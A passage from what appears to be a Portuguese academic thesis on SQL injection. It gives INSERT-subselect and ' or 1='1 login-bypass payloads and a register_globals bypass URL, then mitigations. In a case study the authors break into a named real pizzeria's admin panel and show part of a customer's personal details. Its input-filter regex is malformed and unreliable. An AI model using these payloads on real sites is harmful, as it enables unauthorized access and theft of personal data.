Dependendo do quão atencioso é o administrador ou da forma como a informação submetida é utilizada, ele pode ficar sabendo do ataque. Segue adiante uma forma de como a injeção utilizando *INSERT* difere-se da injeção utilizando *SELECT*. Supõe-se um *site* que permite algum tipo de registro de usuário por meio de um

formulário onde se preenche o nome, endereço, número de telefone, entre outros. Depois de submeter o formulário é possível navegar até uma página onde esteja disposta a informação submetida e seja possível editá-la. Para tirar vantagem da vulnerabilidade do comando *INSERT*, é preciso ver a informação submetida, não sendo importante onde ela se encontra. Talvez ao se logar a aplicação disponha o valor gravado para o nome, ou ao se cadastrar a aplicação envie um e-mail com o nome na mensagem. Seja como for, é preciso encontrar uma forma de analisar os dados submetidos.

O comando *INSERT* tem a seguinte forma:

```
SQLString = "INSERT INTO TableName VALUES (‘" & strValueOne & "‘, ‘" &
strValueTwo & "‘, ‘" & strValueThree & "‘)"
```

Então se preenche o formulário da seguinte forma:

Nome: ‘ + (SELECT TOP 1 FieldName FROM TableName) + ‘

Email: blah@blah.com

Telefone: 5555555555

Isso faz com que a *query* SQL seja:

```
INSERT INTO TableName VALUES (‘‘ + (SELECT TOP 1 FieldName FROM
TableName) + ‘‘, ‘blah@blah.com’, ‘5555555555’)
```

Ao visualizar a página com a edição dos dados o que será visto é o primeiro valor do campo *FieldName*, onde originalmente estaria o nome preenchido. Caso não seja usado TOP 1 no *subselect* obter-se-á uma mensagem de erro dizendo que muitos registros foram retornados. É possível obter todos os registros da tabela repetindo o procedimento anterior e usando a cláusula *NOT IN*() para os valores já obtidos.

4.4.4 Inclusão de valores em variáveis internas

Uma vulnerabilidade pouco explorada, porém com um grande potencial que vai de impacto na segurança de um sistema, é a inclusão de variáveis de uso interno do código.

Esta vulnerabilidade consiste na inclusão de uma variável com um valor determinado pelo cliente, fazendo com que o sistema quando utilize esta variável assuma o valor informado pelo mesmo. Um exemplo seria um sistema de autenticação que inclui uma variável para verificar posteriormente se o usuário foi autenticado, como o código a seguir.

```
<?php
// Autenticação do usuário:
if ( $usuario == "teste" && $senha == "senhateste")
{
    $autenticado = true;
}
//Agora se verifica se o usuário foi autenticado, e mostram-se as opções administrativas:
if ( $autenticado)
{
    switch ( $acao)
    {
      case "exclui":
          exclui_usuario ();
          break;
      case "adiciona":
          adiciona_usuario ();
          break;
      default:
          echo "Erro: Comando desconhecido.";
          break;
    }
}
?>
```

A autenticação acima poderá ser burlada utilizando-se: http://www.site.com.br/codigo.php?autenticado=1. Este comando não autenticaria o usuário, mas ele teria acesso à funções restritas de administração, pois o código verifica diretamente a variável **$autenticado** enviada pelo cliente. A solução para este caso seria desabilitar a funcionalidade de *register_globals* do servidor, e acessar as informações de variáveis enviadas por clientes de uma forma segura. Pode-se verificar esta opção com o comando ***ini_get ("register_globals")***, como segue o exemplo:

```
<?php
// Verifica se a funcionabilidade "register_globals" está desabilitada (mais seguro):
if ( ini_get ( "register_globals") == true)
{
    die ( "Erro: Este script não pode ser executado de forma insegura. Desative a
                funcionalidade 'register_globals' no servidor.");
}
// Autenticação do usuário:
if ( $_REQUEST["usuario"] == "teste" && $_REQUEST["senha"] == "senhateste")
{
    $autenticado = true;
}
//Agora se verifica se o usuário foi autenticado, e mostram-se as opções administrativas:
if ( $autenticado)
{
    switch ( $_REQUEST["acao"])
    {
      case "exclui":
          exclui_usuario ();
          break;
      case "adiciona":

                          adiciona_usuario ();
          break;
      default:
          echo "Erro: Comando desconhecido.";
          break;
    }
}
?>
```

Pode-se notar neste código que as variáveis externas estão sendo tratadas pela variável *Super Global* ***$_REQUEST***, que possui todas as variáveis e valores passados por um usuário. Esta variável assume todos os valores passados pelos modos

GET, POST e *COOKIE*, e que de certa forma não podem ser confiáveis. A ordem em que elas são processadas para formar esta *Super Global* é determinada pela diretiva *variable_order* no arquivo de configuração no servidor. Esta diretiva tem por padrão a ordem de *GET*, *POST* e *COOKIE*.

4.5 SOLUÇÕES PARA SQL INJECTION

Duas ações devem ser tomadas para imunizar a aplicação contra SQL *Injection*: tratar os dados por meio da validação de entrada e tratar da segurança da aplicação.

4.5.1 Tratamento de dados

Segundo Rosa (2007), todas as entradas efetuadas pelos usuários precisam ser investigadas e limpas de caracteres que podem ser usados de forma maliciosa. Este procedimento deveria ser feito para todas as aplicações, não somente aquelas que usam *queries* SQL. Uma outra solução é a utilização da técnica de escape de caracteres aspas. Para isso adiciona-se uma barra invertida (*slash*) antes de todas as aspas presente no texto submetido. Todavia esta técnica não garante que a injeção não acontecerá. É preciso adotar também novas técnicas. Umas das possibilidades é a restrição da entrada a um conjunto de caracteres aceitáveis.

Isso deve ser feito adotando expressões regulares. O exemplo abaixo retorna apenas números e caracteres:

s/[^09azAZ]//\

Podem ser criados quaisquer tipos de filtros usando expressão regular, e quanto mais restrita for a entrada, menor a possibilidade de injeção. A utilização de filtros é muito importante quando os dados de entrada devem ser apenas números.

Caso seja necessário incluir símbolos, ou pontuação de qualquer tipo, estes devem ser convertidos para seus substitutos em HTML, tal como &*quote*; ou >. Por exemplo, se o usuário estiver submetendo um e-mail, devem ser permitidos apenas os caracteres "@", *underline*, ponto, hífen além de números e letras, e devem ser permitidos apenas após a transformação desses caracteres para seus substitutos HTML.

4.5.2 Codificação de *queries* SQL

Existem algumas regras básicas para codificação SQL. Em primeiro lugar deve-se sempre adicionar aspas ao início e ao fim dos dados submetidos pelo usuário, e sempre adicionar uma barra invertida antes de cada aspas no texto do usuário, caso sejam realmente necessárias e precisem passar pelo filtro. Além disso, os privilégios do usuário de banco de dados da aplicação devem ser os mais restritos possíveis.

5 UTILIZAÇÃO DO *SQL INJECTION* NO ACESSO VULNERÁVEL A BANCOS DE DADOS

A pesquisa desenvolvida aborda a possibilidade de ataques a bancos de dados por meio do *SQL Injection*. Estes ataques só ocorrem pela não validação de entradas em sistemas voltados para *web*, onde as informações digitadas pelo usuário não passam por nenhum tipo de filtro. O problema se agrava quando o usuário se aproveita das vulnerabilidades das aplicações para obter informações contidas em banco de dados. É possível também, que o invasor consiga efetuar um *login* e assim conseguir manipular informações no banco de dados, caso o usuário com o qual foi logado tiver as permissões necessárias.

Durante a pesquisa foram testados alguns métodos de invasão e também códigos fonte para avaliar o grau de eficiência da aplicação durante um ataque. Os resultados obtidos foram extremamente satisfatórios. Nos testes feitos para invadir o banco de dados, pequenos comandos SQL foram suficientes para se conseguir fazer um *login* e consequentemente ter acesso ao banco de dados. Nos testes feitos com códigos fonte para avaliar o grau de segurança de uma aplicação os resultados também foram satisfatórios, visto que por meio da inserção dos comandos SQL não foi possível o acesso ao banco de dados. Verificou-se também que o ataque independe do tipo de banco de dados e da linguagem de programação. Esta pesquisa baseou-se na utilização das linguagens ASP e PHP.

5.1 ESTUDO DE CASO

Para demonstração de um ataque por meio do *SQL Injection* foi efetuado um teste no site da pizzaria Sozzi’s. A página possui uma área administrativa onde

inicialmente há uma página de login e senha. O comando inserido nestes campos foi o seguinte:

‘ or 1=’1

Com a inserção deste comando foi possível a autenticação com o usuário admin, neste caso, administrador do sistema, como mostram as Figuras 13 e 14.

Figura 13 – Injeção de comandos no campo *login* e senha

Quando o sistema é projetado espera-se que o usuário digite nos campos apenas o usuário e a senha. Desta forma o sistema efetuaria a seguinte consulta:

SELECT * from admin WHERE username = ‘usuario’ AND password = ‘senha’

Inserindo o comando ‘ or 1=’1 o sistema converte a consulta para:

SELECT * from admin WHERE username = ‘’ or 1=‘1’ AND passaword = ‘’ or 1=‘1’

É possível também inserir um comando que poderá gerar um erro de sintaxe na consulta. Caso fosse inserido o comando ‘ or 1=1 o banco de dados retornaria um erro e mostraria para o usuário a consulta efetuada:

SELECT * from admin WHERE username = ‘’ or 1=1’ AND password = ‘’ or 1=1’

O erro ocorreu porque não foi colocada a aspa simples antes do último número 1 de cada campo, gerando assim o erro de sintaxe.

Neste caso a autenticação como administrador do sistema é possível porque este código consegue burlar uma consulta no banco de dados. O objetivo da inserção

deste comando é retornar um valor positivo do banco, pois o código faz uma comparação de valores. Como 1 é sempre igual a 1 a autenticação será possível.



Figura 14 – *Login* como administrador do sistema

Tendo efetuado o *login* o administrador tem total controle sobre o sistema. São mais de 800 clientes cadastrados com informações como CPF, RG, e-mail, endereço, entre outros, como mostra a Figura 15.

Bem Vindo, admin !
Admin
Clientes
Novo
Listar
Buscar
Emails - Newsletter
Relatórios
Configurações
Tickets
Zonas
LOGOUT

Alterar dados do Cliente

Nome:	
Telefone:	34333322
Data de Nascimento:	06/12/1982 Ex: 22/09/1986
Endereço:	R. Cecilia Daros Casagrande
Número:	150
Apto:	401
Edifício:	Lucio Cavaler
Bloco:	
Cidade:	Criciúma
Bairro:	Comerciário
CEP:	
Referência:	
Cpf:	
Rg:	
Email:	
* Senha:	••••••
* Confirme a Senha:	••••••

Enviar   Campos com * são de preenchimento obrigatório.

Figura 15 – Informações de clientes (as informações mais relevantes foram cobertas pela tarja azul)

É possível ainda fazer alterações em todos os produtos e alterar os preços para compras pela *Internet*.

CONCLUSÃO

Considerando-se o objetivo principal dessa pesquisa, o mesmo foi alcançado, possibilitando-se por meio desse trabalho, avaliar as formas de invasão a bancos de dados utilizando-se o *SQL Injection*. Os acessos indevidos, por meio de vulnerabilidades existentes em sistemas web, a cada dia adquirem maior proporção. São inúmeros os casos de vulnerabilidades encontrados nos mais diversos tipos de aplicações encontradas na *web*. A diversidade de maneiras de atacar um sistema *web* é infinita, por isso, não foram encontradas técnicas eficientes que resolvam por completo a vulnerabilidade das aplicações, apenas técnicas preventivas que podem ter grande sucesso nos ataques mais conhecidos. Uma técnica de prevenção muito eficiente para evitar a injeção de comandos SQL é a filtragem dos dados fornecidos pelos usuários.

Reféns destes problemas são os usuários, que não têm como saber quando uma aplicação é realmente segura e acabam restringindo o uso da *Internet* apenas para pesquisa, entretenimento e troca de mensagens.

Embora a cada dia apareçam novas técnicas de ataques, o método de prevenção à SQL *Injection* mostra-se muito eficaz à proteção de banco de dados.

Como trabalho futuro sugere-se:

a) analisar e descrever métodos de proteção ao *Cross Site Scripting* - XSS;

b) analisar e descrever métodos de proteção ao *Buffer Overflow*.

REFERÊNCIAS

ASPECTOS PRÁTICOS DA CODIFICAÇÃO SEGURA. Disponível em: <http://eng.registro.br/gts/gts_resumo_tutorial.html>. Acesso em: 18/06/2007.

CERT - Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil. Disponível em: <www.cert.br>. Acesso em: 17/06/2007.

CONVERSE, Tim; PARK, Joyce. **PHP4 A Bíblia**. Rio de Janeiro: Campus, 2001.

CÔRTES, Sérgio da Costa; LIFSCHITZ, Sérgio. **Sistema de Gerência de Banco de Dados baseados em Agentes para um Ambiente de Computação Móvel.** Disponível em: <ftp://ftp.inf.puc-rio.br/pub/docs/techreports/02_11_cortes.pdf>. Acesso em: 12/06/2007

CRONKHITE, Cathy; MCCULLOUGH, Jack. **Hackers, acesso negado:** o guia completo para a proteção dos seus negócios on-line. Rio de Janeiro: Campus, 2001.

ELMASRI, Ramez; NAVATHE, Shamkant B. **Sistemas de banco de dados:** fundamentos e aplicações. Rio de Janeiro: LTC, 2000.

Falhas de Segurança de Programação. Disponível em <http://www.bufaloinfo.com.br/seguranca/tecnica.asp>. Acesso em: 10/06/2007.

GRÉGIO, André Ricardo Abed, et al.**CODIFICAÇÃO SEGURA:** ABORDAGENS PRÁTICAS. Disponível em: <http://www.linorg.cirp.usp.br/SSI/SSI2005/Microcursos/MC01.pdf>. Acesso em 06/06/2007.

MANZANO, José Augusto N. G. **Estudo dirigido:** SQL. São Paulo: Érica, 2002.

MICROSOFT. AMEAÇAS E CONTRAMEDIDAS. Disponível em: <www.microsoft.com/brasil/security/guidance/topics/devsec/secmod75.mspx>. Acesso em 23/11/2006.

OLIVEIRA, Celso Henrique Poderoso de. **SQL Curso Prático**. São Paulo: Novatec, 2002.

PLEW, Ronald R.; STEPHENS, Ryan K. **Aprenda em 24 horas SQL**. Rio de Janeiro: Ed. Campus, 2000.

PRATES, Rubens. **MySQL:** guia de consulta rápida. São Paulo: Novatec, 2000.

RAMALHO, José Antonio A. **SQL**: a linguagem dos bancos de dados. São Paulo: Berkeley, 1999.

ROSA, Sávio Rodrigo Atunes dos Santos. **Segurança e WebServers**. Disponível em: <www.students.ic.unicamp.br/~ra025144/trabalhos/monografia.pdf>. Acesso em 19/05/2007.

SANCHES, André Rodrigo. **Arquiteturas de Bancos de Dados**. Disponível em: <http://www.ime.usp.br/~andrers/aulas/bd2005-1/aula4.html>. Acesso em 02/06/2007.

SILBERSCHATZ, Abraham; KORTH, Henry F.; SUDARSHAN, S.. **Sistemas de banco de dados**. São Paulo: Makron Books, 1999.

SOUZA, Luiz Fernando Cardeal de. **BANCOS DE DADOS DISTRIBUÍDOS E CORBA**. Disponível em: <http://www.lasid.ufba.br/eventos/wola99/resumos/fernando.html>. Acesso em 03/06/2007.

WELLING, Luke; THOMSON, Laura. **PHP e MySQL:** desenvolvimento web. Rio de Janeiro: Campus, 2003.